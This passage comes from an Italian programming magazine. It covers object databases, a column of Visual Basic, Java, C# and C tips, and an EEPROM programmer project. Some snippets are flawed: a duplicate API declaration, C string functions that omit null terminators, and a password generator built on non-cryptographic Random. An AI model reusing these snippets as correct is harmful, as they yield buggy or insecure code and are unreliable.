- di isolare le operazioni effettuate in concorrenza da più client
- di usare il locking per assicurare la coerenza dei dati tra gli oggetti contenuti nella cache client e quelli della cache server

L'architettura client/server di un database ad oggetti, può variare a seconda del grado di importanza relativa attribuita al server ed al client. Un primo approccio, denominato server-cen-

JDO

Java Data Objects è il nuovo standard di interfaccia, per il linguaggio Java, verso i sistemi di gestione dei dati. E' stato sviluppato dalla Java Community Process con il contributo dei maggiori produttori di database e tecnologie persistenti. Il JDO permette agli sviluppatori di rendere direttamente persistenti oggetti Java in differenti data store.

- **ODBMS VS ORDBMS: WHICH IS RIGHT FOR YOU?** *Douglas Berry* **(Software Development)**
- **UML DISTILLED** *Martin Fowler* **(Addison-Wesley)**
- **BUILDING OBJECT APPLICATIONS THAT WORK** *Scott Ambler* **(Cambridge University Press)**

tric ed usato peraltro in database relazionali, è quello in cui il server è l'entità fondamentale, la quale processa le richieste ed invia i risultati al client (come avviene nell'uso di query SQL). Un'alternativa è quella opposta, detta client-centric, in cui il server gestisce semplicemente le pagine in cui sono allocati i dati, il client riceve tali pagine e le processa.
Nel caso di una query, è necessario quindi che il server invii gli oggetti al client, il quale estrae da essi quelli che soddisfano i criteri di ricerca. L'ultima soluzione, balanced client-server, è quella di permettere il processamento degli oggetti sia sul server che sul client, fornendo un'architettura più bilanciata. In questo caso, l'esecuzione di una query è realizzata interamente sul server e gli oggetti risultanti sono riportati al client. Un vantaggio è che client e server si scambiano tra loro oggetti e non dati, eliminando pertanto la necessità di tradurre dagli uni agli altri. Un ulteriore vantaggio è dato dal fatto che gli oggetti possono essere condivisi anche su diverse piattaforme, compilatori o linguaggi.

TRASPARENZA E DISTRIBUZIONE

Nel contesto degli ODBMS, la trasparenza indica la capacità (o la possibilità), da parte di un'applicazione, di referenziare un oggetto senza dover tener conto di dove esso si trova fisicamente, ossia in quale database è memorizzato. In particolare, la navigazione tra gli oggetti deve essere indipendente dalla loro locazione. Tale caratteristica, implica che gli oggetti possano migrare liberamente da un nodo all'altro (ossia da un database all'altro) senza influenzare il funzionamento dell'applicazione. Abbiamo visto l'utilità dell'OI di un oggetto; in realtà tale informazione deve essere indipendente dalla locazione, in modo tale che esso non deve essere modificato se un oggetto migra da un nodo all'altro.

REPLICAZIONE

La nozione di replicazione dei dati rientra nel caso della distribuzione degli oggetti persistenti su più database. In genere, tale funzionalità è utilizzata per scopi di:

- gestione della continuità del servizio e suo ripristino (fault tolerance): utilizzando in genere due server, tale funzionalità garantisce la correttezza e la conformità dei dati, indipendentemente da possibili failure.
- load balancing: replicando un database o anche un sottoinsieme di esso, è possibile aumentare le prestazioni delle applicazioni.

LO SVILUPPO DI UN'APPLICAZIONE

Lo sviluppo di un'applicazione, basata su di un database ad oggetti, richiede, rispetto ad un database relazionale, una maggiore conoscenza delle problematiche relative alla concorrenza, alle performance ed alla scalabilità in quanto tali caratteristiche vanno impostate già nelle fasi di analisi e design.
Poiché la forza di un database ad oggetti è dovuta alla sua abilità nel gestire relazioni complesse tra oggetti, occorre che il modello delle classi sia progettato in modo opportuno in modo da assicurare tali caratteristiche. In pratica, ciò che è necessario, è una buona fase di design e di conseguenza il ruolo di un amministratore di ODB dovrebbe essere tale da essere coinvolto non solo nella fase finale di un progetto, ma sin dai primi passi.

CONCLUSIONI

I database ad oggetti rappresentano il punto finale del processo di sviluppo di un'applicazione object-oriented. Essi offrono la caratteristica di accedere e manipolare oggetti per come sono in memoria. In tal modo, lo sviluppatore può concentrarsi solo sulla parte di business dell'applicazione, piuttosto che sulle problematiche di interazione tra modello ad oggetti e modello relazionale. A patto di effettuare un buon design dell'applicazione, si possono ottenere ottimi risultati in termini di scalabilità, concorrenza, performance, facilità d'uso e velocità di sviluppo. Le limitazioni sono rappresentate dal fatto che l'approccio di utilizzo di tale tecnologia è completamente differente da quella di un database tradizionale. Tale differenza presenta spesso la necessità di tool adatti a particolari tipologie di accesso e supporto ai dati, quali reportistica, visualizzazione dati, ecc. Purtroppo inoltre, nonostante gli sforzi del ODGM per assicurare uno standard, le soluzione di molti vendors risultano proprietarie e quindi non esportabili da un prodotto all'altro.
Una soluzione a tale problema, potrebbe essere rappresentata dalle specifiche JDO, rilasciate da Sun, e a cui molti vendors stanno adattando il loro prodotto.

David Visicchio

Objects End-to-End The ODBMS Advantage – Versant Corporation -
http://www.versant.com/resources/control/white_papers/WP_000101r3W.pdf

Which database is right for the new information systems ? – Versant Corporation
http://www.versant.com/resources/control/white_papers/WP_001001r6W.pdf

Design of a Persistence layer – Scott Ambler -
http://www.ambysoft.com/persistenceLayer.html

Java Data Objects Specification -
http://jcp.org/aboutJava/communityprocess/final/jsr012/index.html

L'AUTORE

David Visicchio è laureato in Ingegneria Informatica e lavora a Roma come designer/developer presso una multinazionale software, leader nel mercato per la persistenza ed il middleware di sistemi object-oriented. I suoi interessi sono orientati principalmente alle architetture distribuite basate su piattaforme J2EE e J2SE.

I trucchi del mestiere

Tips&Tricks

La rubrica raccoglie trucchi e piccoli pezzi di codice che solitamente non trovano posto nei manuali, ma sono frutto dell'esperienza di chi programma. Alcuni trucchi sono proposti dalla Redazione, altri provengono da una ricerca su internet, altri ancora ci giungono dai lettori. Chi vuole contribuire potrà inviarci i suoi tips&tricks preferiti che, una volta scelti, verranno pubblicati nella rubrica. Il codice completo dei tips è presente nel CD allegato nella directory *tips*\\ o sul Web all'indirizzo: cdrom.ioprogrammo.it.

CREARE DELLE STRINGHE SEMPRE DIVERSE

La funzione *NomeUnico* restituisce in output una stringa sempre diversa, utile, per esempio, per creare nomi di file temporanei o per diverse altre esigenze. Da notare l'impiego delle funzioni *Time()* e *Date()*.

Tip fornito dal sig. A.Cenci

```
Function NomeUnico() As String
  NomeUnico = Chr$(Year(Date) - 1936) & Chr$(Month(Date) + 64) & _
      Chr$(Day(Date) + 64) & Chr$(Hour(Time) + 64) &
                              Chr$(Minute(Time) + 64) & _
      Mid$("0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ
                              abcdefghijklmnopqrstuvwx",
Second(Time) + 1, 1)
End Function
```

COME INTERFACCIARE UN LETTORE BARCODE TRAMITE SERIALE

La prima operazione da compiere consiste nel creare un form, includere il componente "Microsoft Comm Control 6" dal menù a tendina Progetto-Componenti, e inserire il controllo "MS-Comm" denominandolo "Seriale"; successivamente sarà necessario inserire un textbox denominandolo "txtIn", e per finire inserire un controllo "Timer" denominato "timerTO" settando l'Interval a 400. Non rimane che copiare il codice che segue:

Tip fornito dal Sig. D.Spinoglio

```
Option Explicit
Dim Rxbuffer$
Private Sub Form_Load()
   Dim StrAppo$
   Dim NrCom%
   ' Mi assicuro che la porta non sia gia aperta
   If Seriale.PortOpen Then MsgBox "Porta gia aperta.": Exit Sub
   NrCom% = "1"
   On Error Resume Next
   Seriale.Settings = "9600,n,8,1"
   Seriale.CommPort = NrCom%
   If Err Then MsgBox "Errore #1 apertura COM" & NrCom% &
                                   Chr$(13) & Error$: Exit Sub
   Seriale.NullDiscard = False
   Seriale.OutBufferSize = 2048
   Seriale.ParityReplace = ""
   Seriale.RThreshold = 1
   Seriale.SThreshold = 0
   Seriale.RTSEnable = True
   Seriale.DTREnable = True
   Seriale.Handshaking = comNone
   Seriale.ParityReplace = "?"
   Seriale.PortOpen = True
   If Err Then MsgBox "Errore #2 apertura COM" & NrCom% &
                                   Chr$(13) & Error$: Exit Sub
   StrAppo$ = Seriale.Input ' Svuoto il buffer in ingresso
   Seriale.PortOpen = False
   Seriale.PortOpen = True
   If Err Then MsgBox "Errore #3 apertura COM" & NrCom% &
                                   Chr$(13) & Error$: Exit Sub
   On Error GoTo 0
   ' Resetto il TimeOut
   timerTO.Enabled = False
   timerTO.Tag = ""
   txtIn = ""
   Rxbuffer$ = ""
End Sub
Private Sub Seriale_OnComm()
   txtIn.Text = ""
   Dim Rx$, Codice$
   Dim TagFineCodice$
   Dim Pos%
   '
   ' Questo esempio suppone che il codice a barra termina
   ' con i caratteri CR e LF.
   '
   TagFineCodice$ = Chr$(13) & Chr$(10)
   '
   ' Leggo la seriale
   '
   Rx$ = Seriale.Input
   '
   ' Controllo se è scattato il TimeOut
```

```
    '
    If timerTO.Tag = "TO" And Len(Rx$) = 0 Then
        If Len(Rxbuffer$) Then
            ' Simulo la ricezione del marker di fine codice
            Rx$ = TagFineCodice$
        Else
            ' Disarmo il timer (questa situazione non dovrebbe mai accadere)
            timerTO.Enabled = False
            timerTO.Tag = ""
            Exit Sub
        End If
    End If
    ' se non ho ricevuto nulla, esco subito
    If Len(Rx$) = 0 Then Exit Sub
    Rxbuffer$ = Rxbuffer$ & Rx$
    Do While InStr(Rxbuffer$, TagFineCodice$)
        Pos% = InStr(Rxbuffer$, TagFineCodice$)
        Codice$ = Left$(Rxbuffer$, Pos% - 1)
        Rxbuffer$ = Mid$(Rxbuffer$, Pos% + Len(TagFineCodice$))
        '
        ' Controllo che il codice letto sia corretto
        '
        'If Len(Codice$) <> 10 Then megbox "Errore, codice letto errato"
        '
        ' Gestico il codice letto.
        ' Ora mi limito a scriverlo a video
        '
        txtIn = txtIn & Codice$
    Loop
    If Len(Rxbuffer$) = 0 Then
        ' Disarmo il TimeOut
        timerTO.Enabled = False
        timerTO.Tag = ""
    Else
        ' Ho ricevuto qualcosa, quindi
        ' Riarmo il TimeOut
        timerTO.Enabled = False
        timerTO.Enabled = True
        timerTO.Tag = ""
    End If
```

RIMUOVERE I MENU DAL MENU DI SISTEMA

Questo codice consente di rimuovere i menu dal menu di sistema delle finestre; per compiere l'operazione si è fatto uso di alcune API di sistema, nella fattispecie: *GetSystemMenu, DeleteMenu, DeleteMenu, GetMenuCheckMarkDimensions.*

Tip fornito dal sig. S.Tomaselli

```
Declare Function GetSystemMenu Lib "user32" (ByVal hwnd As Long, ByVal
        bRevert As Long) As Long
Declare Function DeleteMenu Lib "user32" (ByVal hMenu As Long, ByVal _
        nPosition As Long, ByVal wFlags As Long) As Long
Declare Function DeleteMenu Lib "user32" (ByVal hMenu As Long, _
        ByVal nPosition As Long, ByVal wFlags As Long, ByVal
        hBitmapUnchecked As Long, ByVal hBitmapChecked As Long) As Long
Declare Function GetMenuCheckMarkDimensions Lib "user32" () As Long
Public Const MF_BYCOMMAND = &H0&
Public Enum MnuItems
 MArrange = &HF110
 MCLOSE = &HF060
 MMAXIMIZE = &HF030
 MMINIMIZE = &HF020
 MSIZE = &HF000
 MMOVE = &HF010
 RESTORE = &HF120
End Enum
Public Sub RemoveMnu(hwnd As Long, MnuI As MnuItems)
hSysMenu = GetSystemMenu(hwnd, False)
bReturn = DeleteMenu(hSysMenu, MnuI, MF_BYCOMMAND)
End Sub
```

INTERAGIRE CON LA TASKBAR DI WINDOWS

È molto semplice! Basta utilizzare solo due API di sistema: *FindWindowA* e *SetWindowsPos.*
Provare per credere!

Tip fornito dal sig. M. Catena

```
Private Declare Function FindWindowA Lib "user32" _
 (ByVal lpClassName As String, _ByVal lpWindowName As String) As Long
 Private Declare Function SetWindowPos Lib "user32" _
      (ByVal handleW1 As Long, ByVal handleW1InsertWhere As Long,
        ByVal w As Long, ByVal x As Long, ByVal y As Long, ByVal z As
                          Long, ByVal wFlags As Long) As Long
Const TOGGLE_HIDEWINDOW = &H80
Const TOGGLE_UNHIDEWINDOW = &H40
Function HideTaskbar()
    Dim handleW1 As Long
    handleW1 = FindWindowA("Shell_traywnd", "")
    Call SetWindowPos(handleW1, 0, 0, 0, 0, 0, TOGGLE_HIDEWINDOW)
End Function
Function UnhideTaskbar()
    Dim handleW1 As Long
    handleW1 = FindWindowA("Shell_traywnd", "")
    Call SetWindowPos(handleW1, 0, 0, 0, 0, 0, TOGGLE_UNHIDEWINDOW)
End Function
Private Sub btnHide_Click()
  HideTaskbar
End Sub
Private Sub btnShow_Click()
  UnhideTaskbar
End Sub
```

IMPOSTARE LE DIMENSIONI DELLA LISTA ASSOCIATA AD UN COMBOBOX

La procedura è abbastanza semplice: basta richiamare la funzione *Call CTR_ComboBox_AutoDroppedSize(Combo1)* che cercherà di visualizzare tutte le informazioni possibili, aggiungendo un parametro sarà possibile impostare il numero di righe visibili voluto. Volendo si può utilizzare direttamente la funzione *Call CTR_ComboBox_SetDroppedSize(Combo1, 50, 50)* per impostare

direttamente le dimensioni espresse in pixel.

Tip fornito dal sig. R.Roncato

```
Private Type RECT
  Left As Long
  Top As Long
  Right As Long
  Bottom As Long
End Type
Private Const SWP_NOMOVE = &H2
Private Const SWP_FRAMECHANGED = &H20
Private Const CB_SETDROPPEDWIDTH = &H160
Private Declare Function SetWindowPos Lib "user32" (ByVal hWnd
        As Long, ByVal hWndInsertAfter As Long, ByVal X As Long,
        ByVal Y As Long, ByVal cx As Long, ByVal cy As Long,
        ByVal wFlags As Long) As Long
Private Declare Function SendMessageLong Lib "user32" Alias
        "SendMessageA" (ByVal hWnd As Long, ByVal wMsg As Long,
        ByVal wParam As Long, ByVal lParam As Long) As Long
Private Declare Function GetClientRect Lib "user32" (ByVal hWnd
        As Long, lpRect As RECT) As Long
Public Sub CTR_ComboBox_AutoDroppedSize(cmbBox As ComboBox,
        Optional lngNRowsVisibles As Long = -1)
   Dim lngH        As Long
   Dim lngW        As Long
   Dim lngMaxW     As Long
   Dim lngMaxH     As Long
   Dim i           As Long
   With cmbBox
      'Calcolo la larghezza massima
      For i = 0 To .ListCount - 1
         Call CTR__GetStringSize(cmbBox, .List(i), lngW, lngH)
         If lngMaxW < lngW Then lngMaxW = lngW
      Next i
      'Calcolo l'altezza
      If lngNRowsVisibles <> -1 Then
         lngMaxH = lngH * lngNRowsVisibles
      Else
         lngMaxH = lngH * .ListCount
      End If
         'Impostazione
      Call CTR_ComboBox_SetDroppedSize(cmbBox, lngMaxW, lngMaxH)
   End With
End Sub

Public Sub CTR_ComboBox_SetDroppedSize(cmbBox As ComboBox,
   Optional lngWidth As Long = -1, Optional lngHeight As Long = -1)
   If lngHeight <> -1 Then
      Dim rSize As RECT
      GetClientRect cmbBox.hWnd, rSize
      SetWindowPos cmbBox.hWnd, 0, 0, 0, rSize.Right, lngHeight,
         SWP_NOMOVE Or SWP_FRAMECHANGED
   End If
   If lngWidth <> -1 Then
      SendMessageLong cmbBox.hWnd, CB_SETDROPPEDWIDTH,
         lngWidth, 0
   End If
End Sub
```

LARGHEZZA E ALTEZZA DI UNA STRINGA...

Come ottenere la larghezza e l'altezza di una stringa visualizzata in un controllo qualunque. Se il controllo non è specificato *(=Nothing)* vengono utilizzati i caratteri di sistema associati al desktop.

Tip fornito dal sig. R.Roncato

```
Private Type RECT
  Left As Long
  Top As Long
  Right As Long
  Bottom As Long
End Type

Private Const DT_CALCRECT = &H400&
Private Declare Function DrawText Lib "user32" Alias "DrawTextA"
   (ByVal hDC As Long, ByVal lpStr As String, ByVal nCount As Long,
   lpRect As RECT, ByVal wFormat As Long) As Long
Private Const WM_GETFONT As Long = &H31
Private Declare Function SendMessage Lib "user32" Alias
  "SendMessageA" (ByVal hWnd As Long, ByVal wMsg As Long, ByVal
  wParam As Long, ByVal lParam As Any) As Long
Private Declare Function GetDC Lib "user32" (ByVal hWnd As Long)
  As Long
Private Declare Function ReleaseDC Lib "user32" (ByVal hWnd
  As Long, ByVal hDC As Long) As Long
Private Declare Function SelectObject Lib "gdi32" (ByVal hDC
  As Long, ByVal hObject As Long) As Long
Public Sub CTR__GetStringSize(ctr As Control, strText As String,
  lngWidth As Long, lngHeight As Long)
   Dim lngTempDC      As Long
   Dim tR             As RECT
   Dim hFontNew       As Long
   Dim hFontOld       As Long
   Dim lngHWND        As Long
   If ctr Is Nothing Then
      lngHWND = 0
   Else
      lngHWND = ctr.hWnd
   End If
   'Creo un DC temporaneo
   lngTempDC = GetDC(lngHWND)
   If (lngTempDC <> 0) Then
      'Controllo il font
      hFontNew = SendMessage(lngHWND, WM_GETFONT, 0&, 0&)
      If hFontNew Then hFontOld = SelectObject(lngTempDC, hFontNew)
         'Ottengo la larghezza
         tR.Top = 0
         tR.Left = 0
         tR.Right = 0
         tR.Bottom = 0
         Call DrawText(lngTempDC, strText, Len(strText), tR,
            DT_CALCRECT)
         lngWidth = tR.Right
         lngHeight = tR.Bottom
      'Elimino il DC creato
      If hFontNew Then Call SelectObject(lngTempDC, hFontOld)
```

```
        Call ReleaseDC(lngHWND, lngTempDC)
    End If
End Sub
'Utilizzo:
'
'           Dim lngW as long
'           Dim lngH as long
'
'           Call CTR__GetStringSize(List1, "Ciao", lngW, lngH)
'
'in lngW e in lngH sono memorizzate le dimensioni
```

L'APPLICAZIONE LA CHIUDO QUANDO DICO IO!

Un tip che serve per chiudere un'applicazione ad una determinata ora, fornendo il nome dell'eseguibile. Il cuore del tip è la funzione killapp che può essere riutilizzata facilmente. Con poche aggiunte è possibile realizzare uno scheduler avanzato con liste di programmi da chiudere. Sul CD_Rom e/o sul sito web *www.ioprogrammo.it* (sezione download) trovate anche l'applicazione "Sciudaun" che consente di spegnere Windows ad una determinata ora.

Tip fornito dal sig. M.Nicosia

```
Private Declare Function CreateToolhelp32Snapshot Lib "kernel32"
                (ByVal lFlags As Long, ByVal lProcessID As Long) As Long
Private Declare Function Process32First Lib "kernel32" (ByVal
          hSnapShot As Long, uProcess As PROCESSENTRY32) As Long
Private Declare Function Process32Next Lib "kernel32" (ByVal
          hSnapShot As Long, uProcess As PROCESSENTRY32) As Long
Private Declare Sub CloseHandle Lib "kernel32" (ByVal hPass As Long)
Private Declare Function TerminateProcess Lib "kernel32" (ByVal
                hProcess As Long, ByVal uExitCode As Long) As Long
Private Declare Function OpenProcess Lib "Kernel32.dll" (ByVal
     dwDesiredAccessas As Long, ByVal bInheritHandle As Long, ByVal
                                            dwProcId As Long) As Long
Const TH32CS_SNAPALL = 15
Const TH32CS_INHERIT = &H80000000
Dim application As String
Dim hours, minutes As Integer
Private Type PROCESSENTRY32
    dwSize As Long
    cntUsage As Long
    th32ProcessID As Long
    th32DefaultHeapID As Long
    th32ModuleID As Long
    cntThreads As Long
    th32ParentProcessID As Long
    pcPriClassBase As Long
    dwFlags As Long
    szExeFile As String * 260
End Type
Public Function getexename(ByVal fullpath As String) As String
    Dim exename As String
    exename = fullpath
    Do While InStr(exename, "\")
        exename = Right(exename, Len(exename) - InStr(exename, "\"))
    Loop
    getexename = exename
End Function
Public Function killapp(ByVal application As String)
    Dim hSnapShot As Long
    Dim uProcess As PROCESSENTRY32
    Dim phandle, i As Long
    Dim exename, app As String
    app = UCase(application)
    hSnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0&)
    uProcess.dwSize = Len(uProcess)
    i = Process32First(hSnapShot, uProcess)
    Do While i
        exename = Left$(uProcess.szExeFile, IIf(InStr(1,
                                uProcess.szExeFile, Chr$(0)) > 0, _
        InStr(1, uProcess.szExeFile, Chr$(0)) - 1, 0))
        exename = UCase(getexename(exename))
        If exename = app Then
            phandle = OpenProcess(PROCESS_ALL_ACCESS, False,
                                            uProcess.th32ProcessID)
            TerminateProcess phandle, 0
        End If
        i = Process32Next(hSnapShot, uProcess)
    Loop
    CloseHandle hSnapShot
End Function
Private Sub Form_Load()
Timer1.Interval = 1000
'Settare il nome del programma e il
'momento della sua chiusura
application = "notepad.exe"
hours = 18
minutes = 40
End Sub
Private Sub Timer1_Timer()
If (Round(Timer) = hours * 3600 + minutes * 60) Then
killapp application
End If
End Sub
```

JAVA

UN TOCCO DI MUSICA PER LE APPLICAZIONI

Utilizzando le Java Sound API è possibile caricare ed eseguire dei clip sonori in vari formati. La classe *Sounds* può essere utilizzata creandone un'istanza all'interno del proprio programma, passando al costruttore un array di stringhe rappresentanti i nomi dei diversi file sonori da caricare (ad esempio *"nomeClip.wav"*). Diventa quindi possibile eseguire un determinato clip lanciando il metodo *play(numeroClip)*.
Nel momento in cui i clip sonori caricati non risultino più necessari è possibile chiuderli tutti insieme utilizzando il metodo *closeClips()*.

IL TIP DEL MESE

COME LEGGERE I DATI PRESENTI UN FOGLIO EXCEL

L'esempio che segue mostra come reperire delle informazioni contenute in un foglio elettronico Microsoft Excel. Si supponga, per esempio, che il foglio sia così strutturato:

Nome	Cognome	Id
Rossi	Francesco	1
Azzurra	Neri	2
Celeste	Bianco	3

L'esempio fa uso della connessione JDBC-ODBC bridge, sfruttando, a connessione ODBC driver to Excel worksheet messa a disposizione dalla stessa casa di Redmond. Si definisce, quindi, un datasouce (dal relativo pannello di controllo di Windows)ad un ipotetico foglio excel denominato *prova.xls.*

Tip fornito dal sig. L.Fiorentino

```
import java.net.*;
import java.sql.*;
import java.util.*;
public class LeggiExcel{
  public static final String DRIVER_NAME =
       "sun.jdbc.odbc.JdbcOdbcDriver";
  public static final String DATABASE_URL = "jdbc:odbc:prova.xls";
  public static void main(String[] args)
    throws ClassNotFoundException, SQLException{
    Class.forName(DRIVER_NAME);
    Connection con = null;
    try {
      con = DriverManager.getConnection(DATABASE_URL);
      Statement stmt = con.createStatement();
      ResultSet rs = stmt.executeQuery
        ("select Nome, Cognome, Id from [Sheet1$]");
      while (rs.next()) {
        String lnome = rs.getString(1);
        String fcognome = rs.getString(2);
        int id = rs.getInt(3);
       System.out.println(fcognome + " " + lnome + "  id : " + id); }
      rs.close();
      stmt.close(); }
    finally {
      if (con != null)
        con.close(); }
  }}
```

```
import java.io.*;
import javax.sound.sampled.*;
class Sounds {
  Clip[] clips;
  public Sounds(String[] files) {
    clips = new Clip[files.length];
    for (int i = 0; i < clips.length; i++)
      try {
          clips[i] = loadClip(files[i]);
      } catch (Exception e) {}
  }
  private Clip loadClip(String s) throws Exception {
    File file = new File(s);
    AudioInputStream audioInputStream =
                        AudioSystem.getAudioInputStream(file);
    AudioFormat audioFormat = audioInputStream.getFormat();
    DataLine.Info info = new DataLine.Info(Clip.class,
 audioInputStream.getFormat(), (int)audioInputStream.getFrameLength()
                                * audioFormat.getFrameSize() );
    Clip clip = (Clip)AudioSystem.getLine(info);
    clip.open(audioInputStream);
    return clip; }
  public void play(int i) {
    if (i<0 || i>=clips.length) return;
    if (clips[i]==null) return;
    clips[i].stop();
    clips[i].setMicrosecondPosition(0);
    clips[i].start(); }
  public void closeClips() {
    for (int i = 0; i < clips.length; i++)
      if (clips[i]!=null) {
          clips[i].stop();
          clips[i].close(); }
  }
}
```

GENERARE CODICI ALFANUMERICI CON C#

Devi generare una password al volo e non sai come fare? Ti serve un codice d'attivazione di cui nessuno possa in anticipo sapere il contenuto? Ecco la soluzione al problema! Nel tip che segue è illustrata una funzione in grado di ritornare un codice alfanumerico di lunghezza LenghtCode (unico parametro di ingresso).

Tip fornito dal sig. A.Carratta

```
public string Codes(int LenghtCode){
    // Script creato da Carratta Andrea (innovatel)
    // Sito Web: www.innoland.it
    // EMail: innoland@innoland.it
    Random myRandom = new Random();
    string sCode = "" ;
    for(int iCount=0;iCount<LenghtCode;iCount++)
        sCode +=(char) myRandom.Next( (int)'!', (int)'}' );
```

```
        return sCode;
}
```

VOGLIO LE FUNZIONI DI VISUAL BASIC

Set di funzioni disponibili in Visual Basic portate in C con la stessa sintassi. La funzione *InStr* non è però flessibile come quella Visual Basic perchè gestisce solo un caso.

Tip fornito dal sig. M.Nicosia

```
/* vbstring.c
 *
 * Autore: M. Nicosia <mn_sudhkr@yahoo.it>
*/
#include <strings.h>
#include <stdio.h>
char *Left(char *string, int num);
char *Right(char *string, int num);
char *Mid(char *string, int start, int end);
int Len(char *string);
char *LTrim(char *string);
char *RTrim(char *string);
char *Trim(char *string);
int InStr(char *string, char *text);
char *Left(char *string, int num)
{  char *newstring;
    if(strlen(string) <= num)
      return string;
   if(!(newstring = malloc(num)))
   { printf("Out of memory\n");
      exit(1); }
   strncpy(newstring, string, num);
   return newstring;}
char *Right(char *string, int num)
{  char *newstring, *tmp;
    if(strlen(string) <= num)
      return string;
    if(!(newstring = malloc(num)))
    {  printf("Out of memory\n");
       exit(1); }
   tmp = string;
   tmp = tmp + strlen(string) - num;
   strncpy(newstring, tmp, num);
   return newstring;}
char *Mid(char *string, int start, int end)
{  char *newstring, *tmp;
    if(strlen(string) <= end - start + 1 || start >= end || start
                                                <=0 || end <=0)
      return string;
   newstring = Right(Left(string, end), end - start + 1);
   return newstring;}
int Len(char *string)
{ return strlen(string);}
char *LTrim(char *string)
{  int count = 0, i = 0;
   char *newstring;
   while(string[i++] == ' ')
     count++;
   newstring = Right(string, strlen(string) - count);
   return newstring; }
char *RTrim(char *string)
{  int count = 0, i;
    char *newstring;
    i = strlen(string);
    i—;
    while(string[i—] == ' ')
       count++;
    newstring = Left(string, strlen(string) - count);
    return newstring;}
char *Trim(char *string)
{   char *newstring;
    newstring = RTrim(LTrim(string));
    return newstring;}
int InStr(char *string, char *text)
{  char *cnum;
    int inum;
    if((cnum = strstr(string, text)) == NULL)
      return 0;
    else inum = (int)(cnum - string + 1);
    return inum;
}
```

Una guida alla realizzazione programmatori di memorie

EEPROM: costruiamo un Programmatore

Le memorie EEPROM permettono di memorizzare informazioni e di conservarle per anni senza alimentazione elettrica. Realizzeremo un programmatore di EEPROM ed impareremo a gestirlo.

Il concetto di memoria ci porta comunemente ad identificare qualcosa di relativamente astratto, che ha lo scopo di contenere informazioni di diverso genere. Nella concezione generale di questo particolare 'contenitore' di informazioni, l'impressione generale che si ha pensando a questo dispositivo è di un qualcosa di volatile, nel senso che spesso è soggetto a 'perdere' le nostre preziose informazioni. Fortunatamente non tutte le memorie sono così volatili: senza rivolgersi ai dispositivi di memorizzazione di massa è sufficiente parlare di dispositivi ROM (Read Only Memory), tecnologicamente realizzati nei modi più svariati (ROM, PROM, EPROM, EEPROM eccetera). Senza dilungarsi in distinzioni costruttive che esulano dallo scopo di queste pagine, ci limitiamo ad approfondire la trattazione dell'ultimo tipo di memoria che abbiamo citato: la EEPROM. L'aspetto sorprendente di questi dispositivi è che possono conservare le informazioni in essi contenute per decine di anni, anche senza alimentazione elettrica.


Andando oltre il puro stupore tecnologico aggiungiamo che possono essere ri-programmate per un numero elevatissimo di volte, alcuni tipi anche per oltre un milione di cicli. La programmazione e la lettura del dispositivo avviene in modo seriale, per mezzo di due sole linee di controllo. Le applicazioni di questo tipo di memorie sono innumerevoli, praticamente in tutti i campi dove si necessiti la registrazione e la ri-scrittura delle informazioni che devono rimanere registrate anche dopo che è stata scollegata l'alimentazione elettrica. Oltre alle applicazioni che sono sotto lo sguardo di chiunque durante la vita di tutti i giorni, possiamo citare memorie per microcontrollori e per la memorizzazione di firmware in generale, chiavi hardware e così via.

Al termine di queste pagine saremo in grado di programmare una memoria EEPROM e di realizzare a questo scopo l'hardware di un apposito programmatore, interfacciato al PC per mezzo della porta seriale.

LA FILOSOFIA DI IMPLEMENTAZIONE

La realizzazione del programmatore di EEPROM avviene attraverso la costruzione di un semplice circuito elettronico collegato, per comodità di realizzazione, all'apparecchiatura PCEXplorer light: è comunque possibile realizzare l'applicazione hardware per mezzo delle tecniche convenzionali (stagno, saldatore ed una buona dose di pazienza). Per rendere quanto abbiamo detto sicuramente verificabile dal lettore, diciamo che i pochi componenti elettronici che utilizzeremo sono reperibili in qualunque negozio di componenti elettronici, oppure per corrispondenza presso la Elisys. L'assemblaggio del circuito può essere effettuato senza saldature per mezzo dell'apparecchiatura PCExplorer light reperibile sullo stesso sito.

LE EEPROM A CONTROLLO I2C

Nella vasta gamma di memorie reperibili sul mercato, sono degne di nota per le proprie caratteristiche le memorie EEPROM gestite con bus I2C. Durante la trattazione faremo riferimento al componente *PCF85116-3* che ha una capacità di memoria di 16 Kbit organizzati in otto blocchi da 256x8 bit, anche se quanto discutiamo in questa sede è pienamente applicabile a tutte le memorie di questo tipo, apportando esclusivamente modifiche al software di controllo. Possiamo dire innanzi tutto che queste memorie sono programmabili e cancellabili elettricamente e che sono in grado di conservare le informazioni in esse registrate anche senza l'ausilio di alimentazione elettrica per lunghi periodi di tempo (per almeno venti anni). La sigla *EEPROM* significa appunto *'Electrically Erasable Programmable Read Only Memory'*: per completezza aggiungiamo che

L'autore è lieto di rispondere ai quesiti dei lettori sull'interfacciamento dei PC all'indirizzo: luca.spuntoni@ioprogrammo.it






Fig. 2: *L'immagine mostra la piedinatura della memoria EEPROM PCF85116-3 (cortesia Philips Semiconductors).*

questo tipo di componenti sono del tipo *CMOS*, ovvero *'Complementary Metal Oxide Semiconductor'*, fatto che aggiunge la caratteristica fondamentale di queste sorprendenti memorie di avere un ridottissimo consumo di corrente elettrica. La velocità di programmazione può raggiungere i 400 Kbits/secondo, decisamente ragguardevole se consideriamo che questa operazione avviene in modo seriale attraverso due sole linee di controllo e che la registrazione avviene in modo permanente fino alla successiva riscrittura come vedremo meglio più avanti.





Fig. 3: *Nell'immagine di figura si riporta lo schema logico e la piedinatura del circuito integrato PCF85116-3, reperibili in forma completa su Internet all'indirizzo: http://www.components.philips.com/ (cortesia Philips Semiconductors).*

